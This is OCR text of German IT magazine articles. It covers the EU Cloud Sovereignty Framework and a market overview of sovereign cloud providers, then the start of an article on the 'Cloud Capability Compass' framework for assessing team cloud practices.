SOV-4	Operational Sovereignty	15%	25%	SEAL-1
SOV-5	Supply Chain Sovereignty	20%	25%	SEAL-1
SOV-6	Technology Sovereignty	15%	25%	SEAL-1
SOV-7	Security & Compliance Sovereignty	10%	50%	SEAL-2
SOV-8	Environmental Sustainability	5%	50%	SEAL-2

Tabelle 1: Selbsteinschätzung in die Souveränitätslevel des EU Cloud Sovereignty Framework

- SEAL-3: Digital Resilience: EU-Recht durchsetzbar, EU-Akteure haben bedeutenden Einfluss. Service und Technologie nur noch marginal von Drittstaaten-Akteuren kontrolliert.
- SEAL-4: Full Digital Sovereignty: Technologie und Betrieb vollständig unter EU-Kontrolle, ausschließlich EU-Recht anwendbar, keine kritischen Abhängigkeiten von Drittstaaten.

Das EU Cloud Sovereignty Framework kann man nicht nur pro Anwendung, sondern auch pro Cloud-Anbieter anwenden. Wobei nur die Kombination Sinn ergibt.

Marktüberblick – souveräne Cloud-Angebote in Europa

Doch welcher Cloud-Anbieter ist für welchen Anwendungsfall der richtige? Es ist klar, dass hier eine Multi- und Hybrid-Cloud-Strategie eine gute Lösung ist. Sie hat jedoch den Nachteil, dass man Know-how für mehrere Cloud-Umgebungen mit ihren Eigenarten aufbauen muss. Nicht immer muss eine Multi- und Hybrid-Cloud-Strategie teurer sein, da man hier auch jeweils das günstigere Angebot wählen kann. Auf Jeden Fall kann man Abhängigkeiten reduzieren und das Ausfallrisiko minimieren.

Wenn man später eine einfachere Wechselmöglichkeit haben möchte, ist es wichtig die Umgebungen transparent mit Infrastructure-as-Code und mit möglichst wenig proprietären Cloud-Diensten aufzubauen. Meist wird das auf Kubernetes und cloud-native Anwendungen hinauslaufen. Doch auch hier wird man eine Balance zwischen Flexibilität und Kontrolle finden müssen, um die Vorteile von gemanagten, sicheren und elastischen Cloud-Diensten nutzen zu können.

Neben den großen Hyperscalern mit OVHcloud, Stackit, IONOS und Telekom gibt es große europäische Cloud-Anbieter als Alternativen. Ähnlich, wie bei den souveränen Angeboten der Hyperscaler, sind auch ihre Angebote sehr unterschiedlich und eigentlich nicht allgemein vergleichbar.

Wie man in der folgenden Darstellung in *Abbildung 2* von ISG sieht, gibt es noch mehr Anbieter.

Wenn man die einzelnen Anbieter vergleichen möchte, ist neben der Anzahl der angebotenen Dienste auch interessant, wo und wie viele Rechenzentren in Europa angeboten werden. Das ist wichtig, um unterschiedliche Anwendungsfälle mit den passenden Diensten ausfallsicher und skalierbar umsetzen zu können.

Eine Entscheidung für größere Anbieter gegenüber kleineren Hostern ist auch der zukünftigen Verlässlichkeit geschuldet. Um eine spätere Wechseloption zwischen den Anbietern zu haben, ist es wichtig, ein gute Balance zwischen höherwertigen, aber teilweise proprietären Cloud-Diensten (PaaS, KaaS, FaaS) und dem eigenen Pflegeaufwand zu haben, wenn man eigene Dienste auf nur Cloud-Basisdiensten (IaaS) verwendet, um nicht so abhängig zu sein. Die Pflegezyklen für die angebotenen Dienste sind sowohl vom Dienst als auch vom Anbieter recht unterschiedlich. Hier kann es passieren, dass proprietäre Clouds vom Cloud-Anbieter eingestellt werden und dadurch der Zwang besteht auf eine Alternative zu wechseln.

Die drei Anbieter mit dem breitesten Angebot sind aktuell AWS EU Sovereign Cloud (ECS, eusc-de-east-1), OVHcloud und die T-Cloud Public (vormals OTC Open Telekom Cloud).

Bei der AWS handelt es sich um eine von den anderen AWS-Regionen getrennte und völlig autarke Region. Die Betreibergesellschaft verfügt über deutsches Personal, ist rechtlich eigenständig und nicht nur eine amerikanische Niederlassung. Die Anzahl der angebotenen Dienste ist etwas geringer als bei AWS in Frankfurt (ei-central-1), aber preislich vergleichbar. Trotzdem müssen Skripte zum Anlegen der AWS bei einem Wechsel der Region ausgiebig getestet werden, um hier keine Überraschung zu erleben, wie es bereits bei anderen autarken AWS-Regionen der Fall war. Am besten informiert man sich auch vorher über die (Teil-)Verfügbarkeit der in Brandenburg angebotenen AWS-Dienste. Sollten hier einige (noch) nicht vorhanden sein, sollte man jedoch die Abhängigkeit noch mal überdenken und überlegen, ob man statt den gemanagten Diensten als Alternative zu selbst gemanagten Cloud-Native-Diensten mit Kubernetes wechselt.

Bei OVHcloud handelt es sich um einen französischen Anbieter, der weltweit Rechenzentren mit einer zweistelligen Anzahl an Rechenzentren betreibt. Die Deutsche Telekom betreibt über




Abbildung 2: Marktüberblick für souveräne Clouds (IGS 2025) (Quelle: Frank Pientka)




Abbildung 3: Souveräne Cloud-Angebote von T-Systems (Quelle: Frank Pientka)

ihre Tochter T-Systems die T-Cloud Public *(siehe Abbildung 3)* in Deutschland, den Niederlanden und der Schweiz jeweils 2 Twin-Core-Rechenzentren. Als Telekommunikationsanbieter bekommt man bei der Telekom nicht nur eine günstige und leistungsfähige Möglichkeit, die beiden Regionen Deutschland und Niederlande über Cloud Connect zu verbinden, sondern auch über VPN Direct Connect seine eigenen oder andere Rechenzentren sicher und performant zu verbinden. Das wird gerade in ausfallsicheren und hybriden Szenarien interessant. Gut ist es auch, wenn die Cloud-Anbieter ein breites Spektrum an gemanagten Diensten anbieten, da man hier selbst den geringsten Aufwand hat und so von der Arbeitsteilung mit dem Cloud-Anbieter gut profitieren kann. Ein weiterer wichtiger Aspekt sind die externen Zertifizierungen der Cloudanbieter, die es einfacher machen, diese für die speziellen Anforderungen mancher Branchen und Anwendungen (zum Beispiel NIS2, DORA, C5) zu verwenden.

Die Telekom pflegt eine aktive Partnerschaft zu den drei großen Hyperscalern. Für die Google-Cloud (GCP) ist sie in Deutschland sogar exklusiver Partner

für die dedicated air-gapped GCP. Doch auch bei der AWS Sovereign Cloud ist sie Launch-Partner. Eine Spezialität, die die Telekom anbietet, ist die AI Industry Cloud mit NVIDIA in München. So ist für jeden Souveränitätsbedarf etwas dabei.

Gerade beim Thema künstlicher Intelligenz bieten sich souveräne Cloud-Anbieter an. Es ist gar nicht so einfach, im großen Stil aktuelle NVIDIA-GPUs zu erhalten und zu betreiben. Andererseits ist es auch günstiger, diese speziellen GPUs nur zu bezahlen, wenn diese zum Beispiel für Trainingszwecke gebraucht werden. Damit sind sie dann mit einfachen Open-Source-Modellen skalierbar zu betreiben und sicher zu nutzen. Gerade hier profitiert man vom Know-how und der Skalierbarkeit eines Cloud-Anbieters.

Um mit regionalen (Teil-)Ausfällen umgehen zu können, wird es wichtig sein, die gleichen Dienste auch in einer ausreichenden Entfernung betreiben zu können. Hierzu kann man bei den Hyperscalern auf die Public-Cloud-Region in Frankfurt zurückgreifen, wo alle vertreten sind. Das bedeutet jedoch auch, dass man alle Dienste hier separat einrichten und Daten spiegeln muss, da diese physisch voneinander getrennt sind. Das ist bei europäischen Anbietern sicher einfacher und mit weniger Kosten verbunden. Hier muss man seine eigenen SLAs mit denen des Cloud-Anbieters gut vergleichen und schauen, mit welchen Maßnahmen und Diensten man diese am besten erreicht.

Da es sich bei den meisten souveränen Cloud-Projekten eher um Verlagerung, als Neuentwicklungen handelt, muss ein Wechsel wie ein Migrationsprojekt geplant werden. Je nach Anforderung und Strategie wird eine souveräne Cloud-Anwendung auch eine hybride oder Multi-Cloud nutzen.

Um souveräne Anforderungen unabhängig vom Anbieter umsetzen zu können, braucht man meist entsprechend spezialisierte Cloud-Dienstleister, die sich einerseits mit der Migration, aber auch mit souveränen Diensten des Anbieters entsprechend auskennen. Insofern ist nicht nur der Cloud-Anbieter, sondern auch die Größe des Partnernetzwerkes ein entscheidender Faktor für eine erfolgreiche Cloud-Nutzung.

Da es bei größeren Firmen oft auf einen Cloud-Mix hinauslaufen wird, ist es gut, wenn die Dienstleister breit aufgestellt sind und Know-how und Partnerschaften mit mehreren Cloud-Anbietern pflegen. Exemplarisch sei hier auf das neue T-Cloud-Angebot der deutschen Telekom und T-Systems hingewiesen, die für jede Stufe der Souveränität ein passendes Angebot haben.

Wenn man jedoch spezifische Maßnahmen für seine Cloud-Umgebung ableiten möchte, gibt es von den meisten Cloudanbietern ein Well Architected Review mit Standardfragen und Empfehlungen. Hier bietet zum Beispiel AWS die Digital Sovereignty Lens, die auf dem allgemeinen AWS Well-Architected-Framework basiert und spezifische Empfehlungen pro Säule für mehr Souveränität anbietet.

Die bestehenden Well-Architected-Prinzipien werden um Sovereign-by-Design-Prinzipien erweitert:

1. Einrichtung einer angemessenen Sicherheitslage im Einklang mit der Datenkritikalität
2. Anwendung standardisierter, durchsetzbarer Kontrollen
3. Kontinuierliches Compliance Design
4. Design für Interoperabilität, Portabilität und Resilienz

Es ist wichtig, nicht nur ein initiales Souveränitäts-Assessment zu machen, sondern dann pro Anwendung und Cloud-Provider spezifische Regeln und Prinzipien zu haben, um dafür zu sorgen, dass die Oberziele auch in den Projekten umgesetzt werden.

Es ist naheliegend, solche Souveränitäts-Assessments, ähnlich wie die Sicherheits- und Governance-Überprüfungen, regelmäßig durchzuführen. Am besten ist es, solche Assesments online vorzubereiten, um dann nur noch die Ergebnisse und die daraus abgeleiteten Maßnehmen umzusetzen. Das kann auf Team-, aber auch auf Projektebene geschehen.

Was Organisationen auf dem Weg zur Souveränität tun sollten

Jede Organisation sollte neben einer Risikoeinschätzung auch ein Souveränitäts-Assessment durchführen. Damit kann man kritische Abhängigkeiten erkennen und geeignete Maßnahmen ableiten. So kann sie ihr gesamtes Portfolio bewerten und fundierter entscheiden, wo Workloads in souveräne Umgebungen verlagert werden sollen.

Mit einer Workload-Klassifizierung nach den Souveränitätsstufen und den Schutzbedarfsklassen kann man eine wirtschaftliche Zuordnung zu Cloud-Anbietern vornehmen.

Manche werden vielleicht erst daraufhin eine Multi-Cloud-Strategie entwickeln oder eine Exit-Strategie planen. Souveränität hat ihren Preis. Doch wer rechtzeitig vorsorgt, hat später mehr Zeit und der Wechseldruck ist ebenfalls geringer.

Das EU Cloud Sovereignty Framework markiert einen Wendepunkt. Der Begriff Cloud-Souveränität wird damit greifbarer und handhabbarer. Eine „100 % souveräne Cloud“ wird es kaum geben, dafür sind die Abhängigkeiten selbst bei den souveränen Cloud-Anbietern zu groß. Jedoch kann man hier bewusste Kompromisse eingehen und die Risiken etwas verteilen, um sich wieder mehr auf den Geschäftserfolg zu konzentrieren.

Quellen

[1] IEU Cloud Sovereignty Framework: *https://commission.europa.eu/document/09579818-64a6-4dd5-9577-446ab6219113_en*

[2] IAWS ESC Price Calculator with available services: *https://pricing.calculator.aws.eu*

[3] ISUSE Cloud Sovereignty Framework Assessment: *https://www.suse.com/cloud-sovereignty-framework-assessment/*

Über den Autor

Frank Pientka (@fpientka) ist Gründungsmitglied der iSAQB und arbeitet als Multi Cloud Architect bei T-Systems.



Frank Pientka
frank.pientka@t-systems.com



Cloud Capability Compass: Warum Organisationen ihre Fähigkeiten pflegen müssen – wie Kinder ihre Zähne

Admir Harbaš

Cloud-Transformationen scheitern selten an fehlender Strategie – sondern daran, Fähigkeiten dauerhaft im Alltag zu verankern. Etablierte Reifegradmodelle liefern ein Zielbild auf Organisationsebene. Sie beantworten jedoch nicht die Frage, wo Teams und Anwendungen heute tatsächlich stehen und wo die nächste Investition ihre Wirkung entfaltet. Der Cloud Capability Compass (CCC) setzt genau hier an. Er macht Cloud-Fähigkeiten über beobachtbares Verhalten sichtbar, ermöglicht den Dialog zwischen Teams und Management und liefert eine faktenbasierte Grundlage zur Priorisierung und Steuerung. Dieser Artikel gibt die persönlichen und fachlichen Einschätzungen aus dem Projektkontext wieder – keine offizielle Position oder Strategie eines Arbeitgebers.

Als Vater erlebe ich jeden Abend die gleiche Situation. Meine Kinder sollen sich die Zähne putzen – zweimal am Tag, sieben Tage die Woche. Eigentlich ist alles klar: Sie wissen, warum es wichtig ist. Wir haben es erklärt, mehrfach. Und trotzdem passiert es nicht zuverlässig. Manchmal wird es vergessen, manchmal diskutiert, manchmal halbherzig gemacht. Also probieren wir alles: erinnern, erklären, motivieren, Regeln aufstellen. Kurzfristig funktioniert das sogar. Ein, zwei Tage läuft es gut – und dann fällt alles zurück in alte Muster.

Was nach einer harmlosen Alltagssituation klingt, ist exakt das Muster, das sich in Veränderungsprozessen vieler Organisationen widerspiegelt. Das Wissen ist vorhanden. Strategien, Zielbilder und Transformationsprogramme liegen in der Schublade. Und trotzdem gelingt es oft nicht, die gewünschten Praktiken dauerhaft im Alltag der Teams zu verankern. Organisationen scheitern in den seltensten Fällen an fehlender Strategie. Sie scheitern daran, Fähigkeiten nachhaltig zu entwickeln. Die eigentliche Lücke entsteht zwischen dem, was man sich vornimmt – und dem, was tatsächlich jeden Tag passiert.

Genau diese Beobachtung war der Ausgangspunkt für meine Arbeit am CCC. Hinzu kamen zwei weitere Impulse: ein Vortrag auf der CloudLand 2025, in dem ein Unternehmen beschrieben hatte, wie es Cloud-Fähigkeiten messbar machen will, sowie das Agile Fluency Model *[1]* – ein Denkmodell, das festhält, wie sich Teams und Organisationen schrittweise entwickeln. Aus diesen drei Impulsen und der konkreten Frage, was die eigene Organisation wirklich braucht und wie sich das sichtbar machen lässt, ist der CCC entstanden.

Wo Reifegradmodelle an Grenzen stoßen

Reifegradmodelle leisten auf Organisationsebene wertvolle Arbeit. Sie strukturieren Cloud-Adoption, machen Fortschritt vergleichbar und schaffen strategische Klarheit. Sobald es jedoch um die operative Ebene einzelner Teams und Anwendungen geht, stoßen viele Modelle an Grenzen. Häufig werden dort vereinfachte Fragen gestellt, wie: Macht ihr das, ja oder nein? Habt ihr automatisierte Tests? Gibt es ein Monitoring? Sind Secrets zentral verwaltet? In der Realität passiert aber etwas anderes. Tests werden aus Zeitdruck bewusst weggelassen. Cloud-Kosten werden akzeptiert, obwohl Optimierung möglich wäre. Automatisierungen existieren, werden aber nicht konsequent genutzt. Die Antwort auf die Ja/Nein-Frage bleibt formal richtig – die Art, wie die Praktik im Alltag tatsächlich gelebt wird, spiegelt sie jedoch nicht wider.

Das eigentliche Problem liegt tiefer. Eine Ja-/Nein-Logik sieht nur, ob etwas existiert. Sie beantwortet nicht, warum es im Alltag anders läuft als vorgesehen. Zusätzlich unterstellen viele Bewertungsansätze ein einheitliches Zielbild: überall soll der höchste Wert auf der Skala, überall der maximale Reife erreicht werden. Dabei ist es völlig legitim, dass Teams ihre Anwendungen bewusst unterschiedlich priorisieren. Eine interne Auswertung mit wenigen Nutzenden verlangt andere Investitionen als ein regulatorisch kritisches Kernsystem mit hoher Außenwirkung. Die eigentliche Frage auf Team-Ebene lautet deshalb nicht „Seid ihr reif oder unreif?“, sondern: Wo werden Entscheidungen bewusst getroffen – und wo werden Themen bewusst nicht priorisiert?

Ein weiterer Schwachpunkt vieler Bewertungsansätze ist ihr isolierter Blick auf einzelne Fähigkeiten. Zielkonflikte zwischen Geschwindigkeit und Governance, zwischen Kostenbewusstsein und Stabilität oder zwischen Wiederverwendung und Team-Autonomie bleiben unsichtbar. Teams erhalten Antworten – aber keinen Dialog über die Entscheidungen, die diesen Antworten zugrunde liegen. Genau hier setzt der CCC an.

Der Cloud Capability Compass – kein Reifegradmodell, sondern ein Reflexionsrahmen

Der CCC ist bewusst kein Reifegradmodell. Er stuft nicht ein, vergibt keinen Reife-Grad und ordnet Teams nicht in Stufen ein. Er ist ein Reflexionsrahmen – ein strukturiertes Hilfsmittel für Teams und Management, um über das eigene Verhalten ins Gespräch zu kommen. Trotzdem ergänzt er bestehende Reifegradmodelle, ohne sie zu ersetzen. Cloud-Reife lässt sich als Kontinuum verstehen, das von strategischer Transformation auf Organisationsebene bis zur operativen Realität in einzelnen Teams reicht. Etablierte Reifegradmodelle – etwa das Cloud Maturity Model der Open Alliance for Cloud Adoption *[2]* – liefern dafür ein umfassendes Rahmenwerk. Sie decken die volle Breite der Cloud-Adoption ab: von *„Strategie und Governance“* über *„Sicherheit und Data Governance“* bis zu *„Migration und Multi-Cloud-Betrieb“*. Sie helfen Organisationen, Zielbilder zu definieren, den jeweiligen Reifegrad einzuordnen und unternehmensweit konsistente Standards zu etablieren. Der CCC adressiert eine andere Entscheidungsebene desselben Kontinuums: das tägliche Verhalten der Teams rund um konkrete Anwendungen. Hier geht es weniger darum, wo die Organisation als Ganzes steht, sondern darum, wo bewusst entschieden wird – und wo Themen bewusst nicht angegangen werden. Auf den Punkt gebracht: Reife gibt Richtung, Fähigkeiten erzeugen Wirkung. Der CCC ist dabei bewusst kein Steuerungs- oder Benchmarkinginstrument, sondern ein Reflexionsrahmen für Entscheidungen im Alltag.

Drei Begriffe sind für das Verständnis zentral und werden im Folgenden konsequent unterschieden: Eine ***Anwendung*** ist das konkrete Software-System – etwa ein Kernbanksystem, ein internes Reporting-Tool oder ein Prototyp. Ein ***Team*** ist die Gruppe, die diese Anwendung entwickelt und betreibt. Eine ***Praktik*** ist die beobachtbare Arbeitsweise dieses Teams – etwa „automatisierte Tests durchführen“ oder „Kosten regelmäßig reviewen“. Der CCC bewertet nicht die Anwendung an sich, sondern die Praktiken, die ein Team rund um eine konkrete Anwendung lebt.

Die Anwendung ist dabei die Linse, durch die Cloud-Fähigkeiten sichtbar werden – denn ein Team kann sich je nach Anwendungskontext sehr unterschiedlich verhalten. Das gleiche Team zeigt bei einem regulatorisch kritischen Kernsystem andere Praktiken als bei einem internen Prototyp, und genau diese Differenzierung soll der CCC sichtbar machen.

Methodisch unterscheidet sich der CCC in fünf Punkten von Audit- und Reifegrad-Ansätzen auf Organisationsebene. Erstens steht beobachtbares Verhalten der Teams im Alltag im Fokus, nicht Dokumentation von Prozessen oder Zielzu-



Abbildung 1: Die Geschichte vom Zähneputzen – warum Fähigkeit nicht am Wissen, sondern am Verhalten scheitert (Quelle: Admir Harbaš, KI-generiert).




Abbildung 2: Die vier Zonen des Cloud Capability Compass – Integrity, Reliability, Prudence und Portability – als Blickwinkel auf das Verhalten eines Teams rund um eine Anwendung (Quelle: Admir Harbaš).

ständen. Zweitens wird jede Frage auf einer Skala von eins bis fünf bewertet, nicht mit Ja oder Nein. Dadurch wird sichtbar, wie konsequent eine Praktik tatsächlich gelebt wird. Drittens werden Praxisbeispiele herangezogen, keine Idealannahmen. Viertens findet die Bewertung in einem moderierten Workshop statt und nicht durch einen Bericht, der von außen über ein Team geschrieben wird. Und fünftens wird jede Team-Anwendungs-Konstellation individuell betrachtet, weil unterschiedliche Kontexte unterschiedliche Investitionen rechtfertigen.

Die vier Zonen – Blickwinkel statt Stufen

Das Modell beschreibt Cloud-Fähigkeiten entlang von vier Zonen: I*ntegrity, Reliability, Prudence* und *Portability*. Wichtig ist: Diese Zonen sind keine Reifestufen und folgen keiner aufsteigenden Logik. Sie sind Blickwinkel auf das Verhalten eines Teams rund um eine Anwendung. Ein Team kann in einer Zone stark ausgeprägt sein und in einer anderen bewusst weniger investieren – je nachdem, welche Eigenschaften für den Einsatzzweck der Anwendung wirklich relevant sind. Ziel ist nicht, überall den höchsten Skalenwert zu erreichen, sondern zu verstehen, wo die nächste Investition den größten Nutzen stiftet.

Die Zone *Integrity* steht für eine saubere und sichere Basis. Sie beschreibt, wie bewusst ein Team technische Risiken begrenzt, Änderungen absichert und das Verhalten der Anwendung nachvollziehbar macht. Typische Praktiken sind modularer Code mit begrenztem Wirkungsradius, automatisierte Tests, die konsequente Trennung von Code und Konfiguration, strukturierte Logs und ein API-first-Ansatz. *Integrity* ist keine Frage der Perfektion, sondern der kontrollierbaren Veränderung – und damit die Grundlage für alles Weitere.

Die Zone *Reliability* beschäftigt sich mit operativer Zuverlässigkeit. Sie fragt, ob das Team die Anwendung so gestaltet und betreibt, dass sie auch bei Fehlern, Lastspitzen oder unerwarteten Ereignissen stabil bleibt oder schnell wiederhergestellt werden kann. Zentrale Praktiken sind Statelessness, getestete Failover-Szenarien, eine konsequente Observability und klar definierte Service Level Objectives. SLOs machen Zuverlässigkeit aus Sicht der Nutzenden explizit und dienen dem Team nicht als KPI-Instrument, sondern als Entscheidungsgrundlage im Betrieb.

Die Zone *Prudence* bringt die ökonomische Dimension ins Spiel. Sie beschreibt, wie kostenbewusst und datenbasiert ein Team seine Entscheidungen rund um die Anwendung trifft. Kostentransparenz, regelmäßige Nutzungs-Reviews, verlässliche Forecasts, klare Governance-Leitplanken und eine explizite Planung technischer Schulden sind hier die zentralen Praktiken. *Prudence* ist kein FinOps-Selbstzweck, sondern verbindet die technische mit der wirtschaftlichen Verantwortung – ein wichtiger Aspekt gerade in regulierten Branchen.

Die Zone *Portability* schließlich beschreibt den bewussten Umgang eines Teams mit Abhängigkeiten. Hier geht es nicht darum, jederzeit alles wechseln zu können oder ein Multi-Cloud-Dogma durchzusetzen. Entscheidend ist, dass Abhängigkeiten bekannt, bewertet und gewollt sind. Dazu gehören offene Standards und klare Schnittstellen, realistische Exit-Szenarien, strukturierte Self-Service-Fähigkeiten und

eine klare Ownership zwischen Plattform- und Anwendungsteams. *Portability* zeigt sich dort, wo Veränderung für das Team eine Option bleibt und nicht erst dann Thema wird, wenn sie erzwungen wird.

Strukturierte Reflexion statt Bewertung

Jede der vier Zonen enthält bis zu sieben Fragen – insgesamt umfasst der Fragenkatalog in der aktuellen Version 28 Fragen. Die Fragen beziehen sich immer auf beobachtbares Verhalten der Teams im Alltag und stellen fachliche Bezüge zu etablierten Referenzen wie dem Twelve-Factor-App-Ansatz *[3]*, den FinOps-Prinzipien *[4]* und den DORA-Capabilities *[5]* her. Jede Frage wird auf einer Skala von eins bis fünf eingeordnet, nicht mit Ja oder Nein. Die Skala dient nicht der Reife-Einstufung, sondern macht sichtbar, wie konsequent eine Praktik im Alltag gelebt wird. Die Werte eins bis drei stehen für unzureichend etablierte Praktiken, vier für eine solide Umsetzung mit erkennbarem Verbesserungspotenzial und fünf für den sogenannten *„Goldenen Pfad"*: eine bewusst etablierte und nachhaltig verankerte Praktik, die sich in vergleichbaren Kontexten als besonders wirksam erwiesen hat.

Entscheidend ist, dass zu jeder Frage kontextspezifische Skalenbeschreibungen für die Werte eins, drei und fünf formuliert sind. Dadurch wird die Einordnung nachvollziehbar und diskutierbar – eine reine Zahl bliebe interpretationsbedürftig. Ein Beispiel aus der Zone *Integrity*: Die Frage lautet „In welchem Maß erfolgt der Zugriff auf Funktionen und Daten ausschließlich über klar definierte, versionierte APIs?". Eine Eins steht für direkte Zugriffe auf Daten oder interne Komponenten. Eine Drei bedeutet, dass APIs existieren, aber nicht durchgängig genutzt oder dokumentiert werden. Eine Fünf steht dafür, dass alle externen Zugriffe über klar definierte, versionierte APIs erfolgen.

Die Durchführung erfolgt nicht durch externe Instanzen. Das Team schätzt sein Verhalten rund um die jeweilige Anwendung zunächst im Selbst-Assessment ein. In einem anschließenden, rund 60- bis 90-minütigen moderierten Workshop werden die Einschätzungen diskutiert, Zielkonflikte sichtbar gemacht und die finale Einordnung gemeinsam abgestimmt. Die Moderation strukturiert die Reflexion, stellt Vergleichbarkeit über Teams hinweg sicher und sorgt für eine gemeinsame Interpretation der Skalen. Die Einordnung bleibt aber in der Hand des Teams – das ist ein wesentlicher Unterschied zu Audit-Formaten und ein zentraler Erfolgsfaktor für die Akzeptanz des Modells.

Investitionen sind wie ein Ticket durch bestimmte Zonen

